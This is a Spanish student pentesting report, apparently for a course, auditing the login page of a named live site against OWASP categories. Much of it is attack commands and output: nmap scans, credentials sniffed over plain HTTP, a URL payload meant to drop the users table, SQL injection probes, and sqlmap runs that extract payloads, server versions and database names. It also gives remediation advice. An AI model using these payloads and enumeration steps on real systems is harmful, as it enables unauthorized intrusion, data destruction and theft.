

PENTESTING

Antes de comenzar con la práctica, vamos a ver que es la metodología OWASP. Esta ayuda a la auditoría de aplicaciones web, ya que nos proporciona un documento estándar de concienciación para desarrolladores y profesionales de seguridad de aplicaciones web. Representa un consenso amplio sobre los riesgos de seguridad más críticos en aplicaciones web.

En la página web aquí propuesta, se proporciona una lista sobre las 10 vulnerabilidades más comunes actualmente:


Referencia: <https://owasp.org/www-project-top-ten/>

Vamos a proceder ya a el análisis de vulnerabilidades de la web:

<http://reb.teletalk.com.bd/login.php>

1º VULNERABILIDAD – FALLOS CRIPTOGRÁFICOS

- Podemos ver que la web usa http que, recordemos, que es un protocolo no seguro, ya que no cifra las comunicaciones entre cliente y servidor. En otras prácticas de la asignatura, hemos visto que se puede intentar forzar https poniéndolo directamente en la URL. Vamos a probarlo:




- El servidor web no puede proporcionarnos una comunicación segura. Esto pasa probablemente porque el puerto de https (443) no estará abierto. Vamos a comprobarlo:

```
sirdidi@LAPTOP-KN7F97L0:/mnt/c/Users/danig$ nmap -p 80,443 reb.teletalk.com.bd
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 18:19 CET
Nmap scan report for reb.teletalk.com.bd (103.230.104.201)
Host is up (0.22s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 4.80 seconds
```

- Nuestra afirmación era errónea y podemos ver que el puerto de https esta abierto
- El servidor puede no estar usando https por otra serie de razones:
 - Falta de un certificado SSL/TLS
 - El puerto https que por defecto es el 443, ha sido asignado a otro protocolo
 - Se ha deshabilitado de forma intencional el servicio HTTPS (dado que esta es una práctica de una asignatura, entiendo que es la afirmación más probable)
- Ahora bien, ¿se puede explotar esta vulnerabilidad? Y la respuesta es que sí. Una forma muy sencilla es gracias a un sniffer que monitorice las conexiones de los clientes al servidor web, obteniendo así sus credenciales de usuario
- Vamos a usar wireshark desde el dispositivo local y vamos a ver como alguien podría conseguir esas credenciales.
- Tras realizar una búsqueda a la web a auditar e introducir unas credenciales, (username = username; Password=Passw0rd), wireshark nos produce la siguiente salida:



The image shows a Wireshark packet capture window. The top bar indicates 'Capturing from Wi-Fi'. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains icons for file operations, packet selection, and analysis. The packet list pane on the left shows a list of captured packets, with packet 359 selected. The packet details pane on the right shows the structure of the selected packet, which is an HTTP POST request to /login.php. The packet bytes pane at the bottom shows the raw data of the packet.

No.	Time	Source	Destination	Protocol	Length	Info
289	2024-12-23 18:36:44.323846	LAPTOP-KN7F97L0. loc...	103.230.104.201	HTTP	557	GET /login.php HTTP/1.1
291	2024-12-23 18:36:44.631702	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Previous segment not captured] Continuation
293	2024-12-23 18:36:44.631702	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Previous segment not captured] Continuation
299	2024-12-23 18:36:44.633248	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Fast Retransmission] Continuation
300	2024-12-23 18:36:44.633248	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	Continuation
302	2024-12-23 18:36:44.634044	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	736	Continuation
303	2024-12-23 18:36:44.634044	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	59	Continuation
359	2024-12-23 18:36:54.471420	LAPTOP-KN7F97L0. loc...	103.230.104.201	HTTP	99	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
359	2024-12-23 18:36:54.471420	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Previous segment not captured] Continuation
367	2024-12-23 18:36:54.714251	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	Continuation
368	2024-12-23 18:36:54.714251	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Previous segment not captured] Continuation
370	2024-12-23 18:36:54.714251	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	983	Continuation
371	2024-12-23 18:36:54.714251	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	59	Continuation
389	2024-12-23 18:36:54.717895	LAPTOP-KN7F97L0. loc...	103.230.104.201	HTTP	853	GET /login.php?msg=Invalid+login.+Please+try+again+with+correct+username+and+password.%28You+IP+address+and+machine+info
383	2024-12-23 18:36:54.959984	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Previous segment not captured] Continuation
385	2024-12-23 18:36:54.959984	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	Continuation
386	2024-12-23 18:36:54.959984	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	[TCP Previous segment not captured] Continuation
388	2024-12-23 18:36:54.959984	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	1506	Continuation
389	2024-12-23 18:36:54.959984	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	999	Continuation
390	2024-12-23 18:36:54.959984	103.230.104.201	LAPTOP-KN7F97L0. loc...	HTTP	59	Continuation

- A un individuo con malas intenciones, no le interesa toda esta información, simplemente la de la consulta HTTP marcada como POST, que será la que contenga las credenciales del usuario que acaba de exponer su cuenta.

- Si vemos el contenido del mensaje POST:

```

-----q.L-----E-
-U-@-...]-...Bg-
h-...P-..77-...&P-
-----us r_email=
username &pwd=pas
sw0rd&do Login=Lo
gin

```

- Se puede observar tras r_email el usuario y tras &pwd, la contraseña.
- Tras comprobar el error en el servidor web, propongo usar https para conseguir así el cifrado de los nombres de usuario y las contraseñas. Como el puerto del servicio https ya está abierto (en caso de que sea este el que está habilitado para dicho servicio), habría que habilitar su funcionamiento para aceptar así las conexiones. Tras esto, como medida de seguridad extra, también añadiría la opción de redireccionar las requests http a https, para asegurar así el uso de un protocolo seguro, protegiendo de este modo a los usuarios.

2º VULNERABILIDAD – INYECCIONES

- Al observar el enlace URL de la página web, observamos una cosa curiosa:

<http://reb.teletalk.com.bd/login.php?msg=Please%20login%20with%20your%20username%20and%20password>

User login

Please login with your username and password.

Warning:

1. If you try with wrong username more than 5 times your IP address will be blocked.
2. If you try with correct username but wrong password more than 7 times your account will be blocked.
3. For unblocking contact with Teletalk admin with proper channel.

Username


Password

Login

- El propio mensaje que aparece en el texto de la página web viene explícito en la URL. Esto puede dar lugar a una nueva vulnerabilidad denominada como inyección http.
- Esta vulnerabilidad puede ser muy grave o no, dependiendo de como sea explotada por el atacante. Vamos a poner un ejemplo que va desde

un simple cambio en la vista, hasta un comando que provocaría que el servidor web dropeara su tabla de usuarios.

- Ejemplo 1: Cambio de mensaje
 - <http://reb.teletalk.com.bd/login.php?msg=Please%20pongan%20un%20diez%20a%20esta%20práctica>



User login

Please pongan un diez a esta práctica

Warning:

1. If you try with wrong username more than 5 times your IP address will be blocked.

2. If you try with correct username but wrong password more than 7 times your account will be blocked.

3. For unblocking contact with Teletalk admin with proper channel.

Username

Password


Login

- Este ejemplo no tiene más que un simple cambio en como el cliente recibe el mensaje desde el servidor, al haber sido modificado por este. El problema es que esta vulnerabilidad tan tonta puede provocar otras como la siguiente:
- Ejemplo 2: Dropeo de la tabla de usuarios del servidor web
 - <http://reb.teletalk.com.bd/login.php?X-Forwarded-For=127.0.0.1%27;DROP%20TABLE%20users;-->
 - Este ejemplo ya es más grave, ya que al no tener seguridad en el anterior, nos da a entender que esto podría funcionar perfectamente para el atacante, dropeando la tabla de usuarios del servidor web.

VULNERABILIDAD EXTRA – INYECCIÓN SQL

- Como las 2 vulnerabilidades anteriores las vimos en clase, he considerado documentar una vulnerabilidad extra con el propósito de hacerlo por cuenta propia. Debido a que anteriormente hemos visto que las consultas http no son correctamente comprobadas por el servidor y que provocan modificaciones en este, vamos a probar ahora a ver si sería posible acceder a la base de datos.
- Para comprobarlo vamos a intentarlo, poniendo el carácter (') en el nombre de usuario, lo cual no nos permite obtener/modificar ningún dato (en principio) pero si nos permite ver si el servidor web tiene alguna vulnerabilidad del tipo inyección SQL.

- Tras ponerlo simplemente nos sale el siguiente mensaje:



- Vaya, esta vez no hemos podido encontrar una vulnerabilidad, ¿o sí? Algunos atacantes pararían ahí y darían la vulnerabilidad por descartada, olvidándose de que también se puede comprobar la vulnerabilidad desde el campo de la contraseña. Y en efecto si lo comprobamos, nos sale lo siguiente:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'trying to hack the system/giving wrong login information from IP: 83.54.114.55 a' at line 2

- Esto podría parecer que significa que de alguna forma, la vulnerabilidad de inyección SQL si existe, pero el mensaje nos da a entender que estamos siendo objeto de una “burla”, ya que en el mensaje podemos ver nuestra IP y nos da a entender que estamos intentando hackearlo.
- Aunque justamente de esta forma no hayamos podido comprobarlo, hay más sentencias que podemos comprobar para ver si el servidor web puede ser atacado mediante una inyección SQL. Probemos por ejemplo ahora con la siguiente parte de sentencia SQL: ' OR '1'='1

Truncated incorrect DOUBLE value: 'Someone with user:., password:'

- Aquí ya el mensaje es distinto, dando a entender que ha ocurrido un error en alguna parte de una sentencia SQL. Esto podría ser una vulnerabilidad, aunque es verdad que podría seguir siendo un mensaje impuesto por el administrador, pero ya hay menos posibilidades que el mensaje anterior.
- En el siguiente punto investigaremos un poco más y con otras herramientas para ver si somos capaces de acceder.


ACCESO A DBMS

Un DBMS es un software que permite a los usuarios crear, administrar y acceder a una base de datos. Vamos a ver si podemos acceder de alguna forma a ese DBMS del servidor Web.


Como cualquier otro servicio, los distintos gestores de bases de datos tienen un puerto por defecto asociado dentro de ese servidor que, en caso de que este abierto, permite acceder y modificar esa información.

Presento aquí 2 diagramas del funcionamiento de este procedimiento en los 2 casos:

- Se permite acceder al servicio de gestión de la base de datos:



- No se permite el acceso a el servicio de gestión de la base de datos:



Para comprobar si este servicio se encuentra disponible, vamos a ver si el puerto de distintos gestores se encuentra abierto. Vamos a obtener el puerto de los

gestores de bases de datos más comunes y realizaremos un nmap sobre esos puertos para comprobarlo:

```
sirdidi@LAPTOP-KN7F97L8:/mnt/c/Users/danig$ nmap -Pn -p 1521,1433,5432,3306,27017,6379,9042,9200,9300,50000 reb.teletalk.com.bd
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-12 13:01 CET
Nmap scan report for reb.teletalk.com.bd (103.230.104.201)
Host is up (0.24s latency).

PORT      STATE SERVICE
1433/tcp  closed ms-sql-s
1521/tcp  closed oracle
3306/tcp  closed mysql
5432/tcp  closed postgresql
6379/tcp  closed redis
9042/tcp  closed unknown
9200/tcp  closed wap-wsp
9300/tcp  closed vrace
27017/tcp closed mongod
50000/tcp closed ibm-db2

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Vemos que los puertos se encuentran en efecto cerrados, lo que significa que se ha tenido cuidado para no permitir que se acceda desde el exterior a estos puertos, modificando la base de datos.

Esta no es la única forma de acceder a una base de datos. Antes vimos que el sistema podría ser vulnerable a una inyección SQL. Vamos a comprobar ahora con otras herramientas si se podría acceder a esa base de datos.

Vamos a usar sqlmap para comprobar todos los posibles errores que pueda tener el DBMS de el servidor web. Esta es una herramienta muy potente, ya que nos ofrece:

- Información sobre la vulnerabilidad detectada y tipos de inyección posibles
- Identificación del DBMS que se está usando
- Muestra bases de datos disponibles
- Muestra tablas y columnas
- Extrae datos

Todo esto ocurre, claramente, solo en el caso de que no se haya protegido correctamente el sistema.

Vamos a probar a ver si existe alguna vulnerabilidad con el comando:

```
sqlmap -u "http://reb.teletalk.com.bd/login.php" --forms --crawl=2
```

Explicación de opciones:

- **--forms**
 - Analiza los formularios HTML presentes en la página web.
 - Se intentará detectar campos en formularios que puedan ser vulnerables a inyecciones SQL
- **-- crawl=2**
 - Activa el rastreo del sitio web, con un nivel de profundidad de 2.

- Esto significa que Sqlmap seguirá enlaces encontrados en la página inicial (nivel 1) y en las páginas enlazadas directamente desde ella (nivel 2).

Tras un buen rato en el que el script de sqlmap ha realizado una serie de peticiones http, se ha encontrado la siguiente vulnerabilidad:

```
sqlmap identified the following injection point(s) with a total of 4652 HTTP(s) requests:
---
Parameter: pwd (POST)
  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: usr_email=aVxW&pwd=DIEJ' AND EXTRACTVALUE(6483,CONCAT(0x5c,0x71627a6271,(SELECT (ELT(6483=6483,1))))),0x7171627871)) AND 'gbxF'='gbxF&doLogin=Login

  Type: time-based blind
  Title: MySQL >= 5.0.12 RLIKE time-based blind
  Payload: usr_email=aVxW&pwd=DIEJ' RLIKE SLEEP(5) AND 'hmyD'='hmyD&doLogin=Login
---
```

Podemos ver que se ha detectado que el parámetro pwd se ha encontrado como vulnerable a una inyección SQL (como suponíamos en el apartado anterior de las vulnerabilidades).

Sqlmap nos devuelve una tipos de errores de los que podemos hacer uso para realizar la inyección:

- Error-based: aprovecha mensajes de error que nos devuelve la base de datos para extraer información
- Time-based blind: aprovecha los retrasos en la respuesta del servidor para determinar si la inyección ha sido exitosa.

Además, como hemos explicado anteriormente, sqlmap ha sido capaz de obtener el gestor de bases de datos utilizado, que sería MySQL de una versión 5.0.12 o superior.

Tras esto, con sqlmap, intentamos ver que bases de datos se encuentran en el sistema. Esto se realizará con el siguiente comando:

```
sqlmap -u "http://reb.teletalk.com.bd/login.php" --data="usr_email=aVxW&pwd=DIEJ&doLogin=Login" --dbs
```

Esto nos tardará un rato, ya que al no conocer un usuario con privilegios dentro de la base de datos, el comando usará la técnica de time-based blind, intentando identificar las distintas bases de datos a partir de los retrasos en la respuesta. Obtenemos la siguiente salida:

```
[11:32:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP, Apache 2.2.15, PHP 5.4.13
back-end DBMS: MySQL >= 5.1
[11:32:22] [INFO] fetching database names
[11:32:22] [WARNING] the SQL query provided does not return any output
[11:32:22] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[11:32:22] [INFO] fetching number of databases
[11:32:22] [INFO] resumed: 2
[11:32:22] [INFO] resumed: information_schema
[11:32:22] [INFO] resumed: reb
available databases [2]:
[*] information_schema
[*] reb
```


Esto ya lo considero un agujero de información importante ya que, aparte de la información que habíamos obtenido antes (que el DBMS es MySQL), sabemos ahora también el sistema operativo del servidor web (y su nombre en clave - Santiago), la tecnología web que usa y además se nos han mostrado 2 bases de datos:

- Information_schema
 - Base de datos de solo lectura que contiene información sobre tablas de bases de datos, tablas, columnas, privilegios...
- Reb
 - Base de datos específica de este servidor que contiene ya tablas con información más privilegiada. Curioso el nombre teniendo en cuenta que el propio enlace de la URL contiene este nombre.

Vamos a intentar ahora investigar las tablas que existen en las bases de datos. Usaremos el siguiente comando:

```
hirdidi@LAPTOP-KW7F97L8:/mnt/c/Users/danig$ sqlmap -u "http://reb.teletalk.com.bd/login.php" --data="usr_email=aVxW&pwd=DIEJ&doLogin=Login" -D reb --tables --timeout=10
```

Si conseguimos, mediante un SQL injection, obtener un usuario con privilegios, seremos capaces de obtener las tablas que conforman la base de datos. Se nos produce la siguiente salida:

```
[11:47:33] [INFO] fetching tables for database: 'reb'
[11:47:33] [WARNING] the SQL query provided does not return any output
[11:47:33] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[11:47:33] [WARNING] potential permission problems detected ('command denied')
[11:47:33] [WARNING] the SQL query provided does not return any output
[11:47:33] [INFO] fetching number of tables for database 'reb'
[11:47:33] [INFO] resumed: 953
[11:47:33] [INFO] resumed: 1001
[11:47:33] [INFO] resumed: 1001_01-04
[11:47:33] [INFO] resumed: 1001_05-08
[11:47:33] [INFO] resumed: 1001_09-12
[11:47:33] [INFO] resumed: 1001_overwrite
```

Vemos que el comando no ha podido obtener un usuario con privilegios, causando que no seamos capaces de acceder a las tablas (“the SQL query provided does not return any output”). Aun así, por el método explicado antes de retrasos en los tiempos de respuesta, sqlmap es capaz de obtener el número de tablas (953) e intenta darte los nombres de ciertas tablas que podrían formar parte de la base de datos “reb”.

Se puede observar que esta parte si está bien securizada ya que, al no permitirnos encontrar un usuario con privilegios, no podemos acceder a esas tablas de una manera convencional. Solo por confirmar, vamos a probar a acceder a la tabla que sqlmap nos muestra como la 1001:

```
hirdidi@LAPTOP-KW7F97L8:/mnt/c/Users/danig$ sqlmap -u "http://reb.teletalk.com.bd/login.php" --data="usr_email=aVxW&pwd=DIEJ&doLogin=Login" -D reb -T 1001 --columns --time-sec 10
```

Tras usar este comando y aceptar las opciones que nos van apareciendo, sqlmap usará un wordlist preinstalado con el comando (se puede poner uno customizado pero usaremos el por defecto) para buscar similitudes entre las columnas “más

típicas” y las que puede intentar obtener por medio del procedimiento anterior basado en retrasos de respuesta.

```
[12:14:00] [INFO] adding words used on web page to the check list
please enter number of threads? [Enter for 1 (current)] 10
[12:14:02] [INFO] starting 10 threads
[12:19:05] [INFO] tried 534/2622 items (20%)
[12:19:35] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[12:19:35] [WARNING] if the problem persists please try to lower the number of used threads (option '--threads')
[12:30:34] [WARNING] no column(s) found
```


Podemos ver que, aunque se pare el comando tras una serie de intentos, no se pueden encontrar las columnas deseadas.

Con este método, no nos será posible realizar mayor investigación en la base de datos, ya que la salida del comando no nos produce ninguna posible columna al seguir sin tener un usuario con privilegios y no haber encontrado ninguna similitud con el wordlist mencionado anteriormente.

CONCLUSIÓN:

Hemos visto que, aunque hayamos conseguido información interesante sobre el servidor web, no hemos conseguido acceder al DBMS de forma total. Este se encuentra securizado hasta cierto punto, ya que aunque nosotros no hayamos conseguido explotar la vulnerabilidad vista en el campo pwd, se puede intentar conseguirlo con otros métodos y, eventualmente, puede suponer una amenaza grave para el servidor.

Además, hay que considerar la información que SI hemos logrado conseguir. Sqlmap no debería de poder obtener ni que gestor de bases de datos usa el servidor ni la versión del servidor (que por cierto, ni siquiera hace falta usar sqlmap para obtener esta versión ya que al intentar acceder desde URL a una carpeta del árbol de directorios de el servidor nos encontramos con lo siguiente):



Siguiendo el principio de ofrecer el mínimo de información necesario para que el usuario pueda realizar sus tareas y nada más, esto sería un error grave. Un atacante puede explotar vulnerabilidades conocidas sobre estos sistemas o

incluso vulnerabilidades del día cero que provoquen serios problemas en nuestro servidor (caída del servicio, robo de datos...). Estos activos deberían ser revisados y asegurarnos de que se aplican las medidas correctas para ofrecer el mínimo de información al exterior.